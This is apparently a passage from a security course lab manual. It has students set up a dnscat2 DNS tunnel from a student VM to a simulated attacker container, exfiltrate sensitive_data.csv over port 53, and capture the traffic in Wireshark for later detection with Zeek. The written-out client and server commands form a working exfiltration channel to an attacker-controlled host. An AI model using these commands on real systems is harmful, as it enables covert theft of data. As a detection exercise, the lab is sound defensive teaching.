
2. **Repeat the steps on Exercise 1.1 to exfiltrate data from the Student VM over port 53 using DNS only packets**

These steps assume that you have started the virtual containers used for this lab, by running the Powershell command indicated above on the exercise preparation section. We also assume that you have completed Exercise 1.1 and that the file **sensitive_data.csv** is already on Student VM. If this file is not on your VM, you can copy it from the PCI file server using this command:

```
$ smbclient //172.17.0.2/pci -c "get sensitive_data.csv" -N
```

For this lab, we will only make use of these systems:

Student VM - The 530 VM that you logged into will act as a client desktop for this lab
External Attacker Box (5.30.5.1) - This is simulating an external system under an attacker's control.



To gain a terminal to the External Attacker Box, open another terminal.

And connect to the External Attacker Box with the command below:

```
$ docker exec -it externalattackerbox /bin/bash
```

To start **dnscat** on the attacker box run the following commands:

```
root@externalattackerbox:/# rm -f sensitive_data.csv
root@externalattackerbox:/# ruby
/home/exfil/dnscat2/server/dnscat2.rb
```

You should see the terminal change to dnscat2 such as below.

```
dnscat2>
```

Next, switch to your student VM terminal and run the command below.

```
$ /labs/egress/dnscat2/client/dnscat --dns=server=5.30.5.1,port=53
```

Ignore any errors. While still inside the attacker terminal, enter the command below to interact with your student VM from the External Attacker Box.

```
dnscat2> window -i 1
```

Your command prompt will then change to below.


```
command (Security530) 1>
```

At this point, we have a command and control channel established between the Student VM and the attacker. Before we attempt the exfiltration, let's setup a network capture to collect all packets. Before that, though, we need to determine the best location to tap into this traffic, so we can have full visibility.


Obtain a full packet capture of this traffic using Wireshark or tcpdump

To do this first open **Wireshark** by **clicking** on the **Wireshark** icon in the top left corner of your student VM.

When **Wireshark** loads, a number of interfaces will be available. The first one will be highlighted by default.



What interface do we need to select? Remember this traffic is exchanged between two systems, your Student VM and the docker container that simulates the attacker's system. Since we are using docker, let's select the docker0 interface. Double click on **docker0** and Wireshark will start capturing packets on that interface.



Can you see any command and control traffic?

Probably not. In fact, you may see a few packets only, if any. Why is that? **Docker0** is a virtual bridge that docker attaches to all containers, providing a path for packets to travel between them. Since this traffic goes from the Student VM, the host, to the external attacker container, it doesn't go through the docker0 interface.

Instead of trying to blindly guess what interface is the one we need to select to capture this DNS traffic, let's have a look at the configuration of the external attacker container, and see if this gives us a clue.

First, open a third terminal.

To inspect the network configuration of the **externalattackerbox** container, run the below command from the third terminal:

```
$ docker container inspect externalattackerbox
```

The end of the file contains the information we're looking for:

```
            "MacAddress": "",
             "Networks": {
                 "wan": {
                     "IPAMConfig": null,
                     "Links": null,
                     "Aliases": [
                         "4fd6eac7b4a1"
                     ],
                     "NetworkID":
"0837f2e784cf563b096a9de7b79650fdd9b0595b0f94d8bba3f79c518f94ac5f",
                     "EndpointID":
"b32cacabb6ebc0c1938306b85cf81062c07a5b9d33fef9903905d642ff7955c6",
                     "Gateway": "5.30.5.1",
                     "IPAddress": "5.30.5.2",
                     "IPPrefixLen": 24,
                     "IPv6Gateway": "",
                     "GlobalIPv6Address": "",
                     "GlobalIPv6PrefixLen": 0,
                     "MacAddress": "02:42:05:1e:05:02",
                     "DriverOpts": null
```

As we can see, this container has two IP addresses bridged, **5.30.5.1** and **5.30.5.2**. The rest of the configuration shows what services are listening on what interfaces.

For the purposes of this lab, we need to find which one of these IP addresses are bridged on our host. A simple ipconfig will give us this information:


```
$ ifconfig -a | grep 5.30.5 -A 3 -B 3
```

This command will list all the available interfaces on the host, will filter the output to match the string "**5.30.5**", and show 3 lines **B**efore and **A**fter the line matched.


```
br-0837f2e784cf Link encap:Ethernet  HWaddr 02:42:21:71:16:02
          inet addr:5.30.5.1  Bcast:5.30.5.255  Mask:255.255.255.0
          inet6 addr: fe80::42:21ff:fe71:1602/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13932 errors:0 dropped:0 overruns:0 frame:0
```

The bridge interface we're looking for is **br-0837f2e784cf**, and it has the IP 5.30.5.1 assigned to it. Notice that the interface could be named differently on your system.


Now that we found the interface where we need to setup our network sensor let's go back to Wireshark and select it. Close any previous capture by clicking on the **stop** button:




And click on the **capture options** button to go back to the home screen:




Back on the home screen, select the interface **br-0837f2e784cf** or the one we found on the previous step:



When prompted if you want to save the previously selected packets **click** on **Continue without Saving**.



Right away, and assuming you haven't closed the terminals where the DNS tunnel was established with dnscat, you should see evidence of the command and control traffic.



No.	Time	Source	Destination	Protocol	Length	Info
144	65.703908358	5.30.5.2	5.30.5.1	DNS	158	Standard query response 0xcda9 MX dnscat.09260187e45f950abcd98335a42439be7a MX 10 dnscat.5e840187e45c85bd2ff43dffff6df02074
145	66.712035753	5.30.5.1	5.30.5.2	DNS	101	Standard query 0x2143 MX dnscat.cab00187e43d4ce123770935a54afa287b
146	66.712498678	5.30.5.2	5.30.5.1	DNS	158	Standard query response 0x2143 MX dnscat.cab00187e43d4ce123770935a54afa287b MX 10 dnscat.f0960187e4b4f653d9de5afff6df02074
147	67.723505511	5.30.5.1	5.30.5.2	DNS	101	Standard query 0xcc6e CNAME dnscat.a7760187e4130ad9eb59c135a6b9930dfe
148	67.724051834	5.30.5.2	5.30.5.1	DNS	156	Standard query response 0xcc6e CNAME dnscat.a7760187e4130ad9eb59c135a6b9930dfe CNAME dnscat.28cb0187e4a3a573aa304efff6df02074
149	68.733438854	5.30.5.1	5.30.5.2	DNS	101	Standard query 0xbbe0 TXT dnscat.28ab0187e487adda4d655635a78de3b4f3
150	68.733993834	5.30.5.2	5.30.5.1	DNS	148	Standard query response 0xbbe0 TXT dnscat.28ab0187e487adda4d655635a78de3b4f3 TXT
151	69.747497487	5.30.5.1	5.30.5.2	DNS	101	Standard query 0x94c9 TXT dnscat.5d260187e47261e4815c2235a863c9f5ff
152	69.748078111	5.30.5.2	5.30.5.1	DNS	148	Standard query response 0x94c9 TXT dnscat.5d260187e47261e4815c2235a863c9f5ff TXT
153	70.759315917	5.30.5.1	5.30.5.2	DNS	101	Standard query 0x5bd2 CNAME dnscat.27dc0187e432f0bd6db40c35a91b2034e4
154	70.759844618	5.30.5.2	5.30.5.1	DNS	156	Standard query response 0x5bd2 CNAME dnscat.27dc0187e432f0bd6db40c35a91b2034e4 CNAME dnscat.e7410187e4da538154f619ffff6df02074

Now that we've tapped our sensor into the right location let's complete the exfiltration now. **Within the attacker terminal**, issue the command below to download sensitive_data.csv from the Student VM.

```
command (Security530) 1> download sensitive_data.csv
```

You should see "`Attempting to download sensitive_data.csv to sensitive_data.csv`" and then many "`POTENTIAL CACHE HIT`" entries. After approximately 30 seconds, you should see the following output:


```
POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
Wrote 1281409 bytes from sensitive_data.csv to sensitive_data.csv!
```

This means that the file has been successfully downloaded. To prove this first close out of **dnscat** by typing **exit** and pushing **ENTER** within the **attacker terminal**.


If you were keeping an eye on the Wireshark window in the background, while you were doing the exfiltration, you may have seen that a higher number of DNS requests and responses filled up the packet list.


At this point, let's save our full packet capture.

Click on the stop button to stop capturing packet.




Then save the capture under /labs/3.1





And **make sure that the file is saved as pcap (modified tcpdump), versus the new pcapng** format that's selected by default. We do this because the standard pcap format will allow us to use a wider variety of analysis tools against it.



When ready, **click** on **Save**. The file should be located under the `/labs/3.1` directory.

You can now close out **dnscat** by typing **exit** and pushing **ENTER** within the **attacker terminal**.

```
command (Security530) 1> exit
```

Go back to your original student VM terminal where you ran dnscat and press CTRL + C to stop the client and regain your terminal.

```
[[ WARNING ]] :: Terminating
[/labs/3.1]$
```

3. Use Zeek (Bro) to detect abnormal DNS requests.

